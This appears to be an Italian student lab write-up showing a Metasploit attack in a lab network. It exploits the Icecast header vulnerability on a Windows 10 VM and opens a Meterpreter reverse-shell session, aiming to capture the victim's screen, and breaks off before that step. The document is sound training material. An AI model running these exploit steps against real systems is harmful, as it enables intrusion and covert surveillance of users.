
Esercitazione S7L4


Nell'esercitazione odierna dovevamo ottenere uno screenshot dello schermo della vittima.

Come prima cosa ci siamo accertati dell'indirizzo IP delle due macchine e se fossero nella stessa rete. L'attaccante Kali, con IP 192.168.1.100 e la vittima Windows 10 con IP 192.168.1.130.


Attaccante




Vittima



Per un ulteriore certezza si è controllato che avvenisse un ping dalla macchina attaccante verso Windows 10 il quale avviene senza problemi.



Accertati anche di questo abbiamo proceduto con il comando di avvio di metasploit e faremo partire la scansione per una vulnerabilità di un software che sappiamo essere presente sulla macchina della vittima, Icecast, un software per lo streaming in questo caso.



Come di consueto lanciamo il comando options per vedere se il modulo ha bisogno di qualche informazione. E come di consueto procediamo col settare gli IP di ascolto (LHOST) e di lettura (RHOSTS). Dopo di che avviamo l'exploit il quale apre la sessione con la vittima.

```
msf6 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.1.100:4444
[*] Sending stage (177734 bytes) to 192.168.1.130
[*] Meterpreter session 1 opened (192.168.1.100:4444 → 192.168.1.130:49450) at 2024-12-19 15:09:36 +0100
```

A sessione avviata per accertarsi di essere all'interno della macchina corretta lanciamo il comando "ifconfig", il quale ci mostra tutti gli indirizzi IP delle varie interfacce.

```
meterpreter > ifconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  5
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:88:8e:e3
MTU          : 1500
IPv4 Address : 192.168.1.130
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::fd2e:d46f:a757:4359
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface  7
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:182
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

Fatto ciò, ci apprestiamo a ottenere ciò per cui ci siamo infiltrati nella macchina della vittima, ovvero uno screenshot dello schermo XD.